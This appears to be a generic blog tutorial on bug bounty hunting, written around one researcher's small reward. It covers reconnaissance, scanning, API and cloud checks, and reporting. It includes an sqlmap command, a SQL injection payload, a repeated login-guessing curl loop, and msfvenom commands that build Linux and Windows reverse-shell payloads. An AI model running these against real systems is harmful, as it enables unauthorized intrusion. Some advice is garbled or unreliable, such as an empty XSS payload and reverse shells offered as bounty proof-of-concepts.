
Listen to this Post
Introduction:

Bug bounty hunting has emerged as a critical component of modern cybersecurity, allowing organizations to crowdsource security testing from ethical hackers. This article delves into the practical techniques and tools that enable researchers like Ilham Okta rahmadi to earn rewards, even starting with modest bounties like $85. We’ll explore the foundational skills and advanced methodologies that can transform small steps into significant career growth in cybersecurity.
Learning Objectives:
- Understand the core principles and workflow of bug bounty programs.
- Learn essential tools and commands for identifying common vulnerabilities.
- Apply step-by-step techniques for testing web applications, APIs, and cloud environments.
You Should Know:
1. Getting Started with Bug Bounty Programs
Bug bounty programs are initiatives by companies to reward researchers for discovering and reporting security flaws. To begin, you need to set up a testing environment and understand the rules of engagement. Start by registering on platforms like HackerOne, Bugcrowd, or Open Bug Bounty. Always read the program scope to avoid legal issues—only test authorized assets. For initial reconnaissance, use Linux commands like `whois` and `nslookup` to gather domain information. On Windows, PowerShell commands such as `Resolve-DnsName` can be used. For example, to enumerate subdomains, use tools like `subfinder` or `amass` in Linux:
subfinder -d example.com -o subdomains.txt
amass enum -d example.com -o subdomains_amass.txt
Combine results and remove duplicates with sort -u subdomains.txt > final_subs.txt. This step helps identify potential targets for testing.
2. Essential Tools for Reconnaissance and Scanning
Reconnaissance is key to finding attack surfaces. Use tools like Nmap for port scanning and Dirb for directory brute-forcing. On Linux, install these via package managers: sudo apt install nmap dirb. For a basic Nmap scan, run:
nmap -sV -sC -oA scan_output example.com
This command performs version detection (-sV) and default scripts (-sC), saving output in various formats. On Windows, use Nmap’s GUI version or PowerShell cmdlets like `Test-NetConnection` for port checks. Additionally, integrate tools like `httpx` to probe live web servers from your subdomain list:
cat final_subs.txt | httpx -title -status-code -o live_hosts.txt
This filters active hosts for further testing, saving time and focusing efforts on viable targets.
3. Identifying and Exploiting Common Web Vulnerabilities
Common vulnerabilities include SQL injection (SQLi) and Cross-Site Scripting (XSS). For SQLi, use tools like SQLmap to automate detection. On Linux, after installing SQLmap (sudo apt install sqlmap), run:
sqlmap -u "http://example.com/login.php?user=admin" --dbs
This tests for injectable parameters and enumerates databases. For manual testing, inject payloads like `’ OR ‘1’=’1` into input fields. For XSS, test with payloads like `` in search bars or forms. Use browser developer tools to inspect responses and confirm execution. On Windows, you can use Burp Suite’s proxy to intercept and modify requests. Always test in isolated environments like Docker containers to avoid harming production systems.
4. API Security Testing Techniques
APIs are increasingly targeted due to their data exposure. Start by documenting API endpoints using tools like `Postman` or curl. For example, to test for insecure direct object references, use `curl` to access endpoints with modified IDs:
curl -H "Authorization: Bearer <token>" http://api.example.com/user/123
Change the ID to 124 to see if unauthorized access is possible. Also, test for rate limiting by sending multiple requests quickly:
for i in {1..100}; do curl -X POST http://api.example.com/login --data "user=admin&pass=guess"; done
Monitor responses for denial-of-service vulnerabilities. Use `jq` to parse JSON responses in Linux: `curl … | jq .` to analyze data structure for information leakage.
5. Cloud Hardening and Misconfiguration Audits
Cloud misconfigurations, such as open S3 buckets or overly permissive IAM roles, are common bounty sources. For AWS, use the `aws-cli` to list resources and check policies. Install and configure AWS CLI with aws configure. Then, run:
aws s3 ls
aws iam list-users
To check for public S3 buckets, use aws s3api get-bucket-acl --bucket bucket-name. For Azure, use `az-cli` commands like `az storage account list` to enumerate storage accounts. On Windows, PowerShell modules like `Az` can be used similarly. Always follow the principle of least privilege and report findings like publicly accessible databases or storage services.
6. Vulnerability Mitigation and Responsible Disclosure
After finding a vulnerability, document it with proof-of-concept (PoC) code, steps to reproduce, and potential impact. Use tools like `msfvenom` from Metasploit to generate PoC exploits for educational purposes only. For example, to create a reverse shell payload for testing:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=your_ip LPORT=4444 -f elf -o reverse.elf
On Windows, generate a payload with msfvenom -p windows/meterpreter/reverse_tcp LHOST=your_ip LPORT=4444 -f exe -o exploit.exe. However, never execute these on live systems without permission. Instead, include screenshots and logs in your report. Submit reports through official channels and follow up politely. Platforms like HackerOne provide templates for structured disclosure.
7. Building a Sustainable Bug Bounty Career
Continuous learning is vital. Engage in communities like GitHub security labs or Reddit’s r/netsec. Take online courses from platforms like Cybrary or Coursera on advanced penetration testing. Set up a home lab with virtual machines using VirtualBox or VMware to practice safely. On Linux, use `docker run -it vulnerable/web-dvwa` to run a Damn Vulnerable Web Application for hands-on training. On Windows, use tools like OWASP ZAP for automated scanning. Track your findings and refine techniques based on feedback from program coordinators. Remember, even small bounties like $85 contribute to your reputation and skill growth.
What Undercode Say:
- Key Takeaway 1: Bug bounty hunting democratizes cybersecurity by allowing diverse individuals to contribute to security resilience, as seen with Ilham Okta rahmadi’s journey from a student to a recognized researcher. Every reward, no matter how small, validates skills and encourages persistent learning.
- Key Takeaway 2: Technical proficiency with tools and methodologies is essential, but success also hinges on ethical practices and effective communication in vulnerability reporting. The integration of reconnaissance, exploitation, and mitigation steps forms a cyclical process that drives both personal and industry advancement.
Analysis: The post highlights the motivational aspect of bug bounties—where financial rewards are secondary to the progression of expertise. In cybersecurity, this mindset fosters a proactive security culture, as researchers continuously adapt to evolving threats. However, the field requires balancing aggressive testing with responsible behavior to avoid legal pitfalls. The emphasis on small steps leading to growth underscores the iterative nature of security research, where each finding builds towards more complex discoveries. As tools automate repetitive tasks, human creativity in attack simulation remains irreplaceable, making bug bounty hunting both an art and a science.
Prediction:
The future of bug bounty hunting will see increased integration with AI-driven vulnerability detection, streamlining reconnaissance and analysis phases. However, human researchers will remain crucial for interpreting context and exploiting logical flaws. As more companies adopt bounty programs, we can expect higher rewards and stricter compliance requirements, pushing hunters towards specialized niches like IoT or blockchain security. This evolution will likely reduce low-hanging fruit but elevate the overall security posture of digital ecosystems, ultimately making cyber attacks more costly and difficult for adversaries.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ilham Okta – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


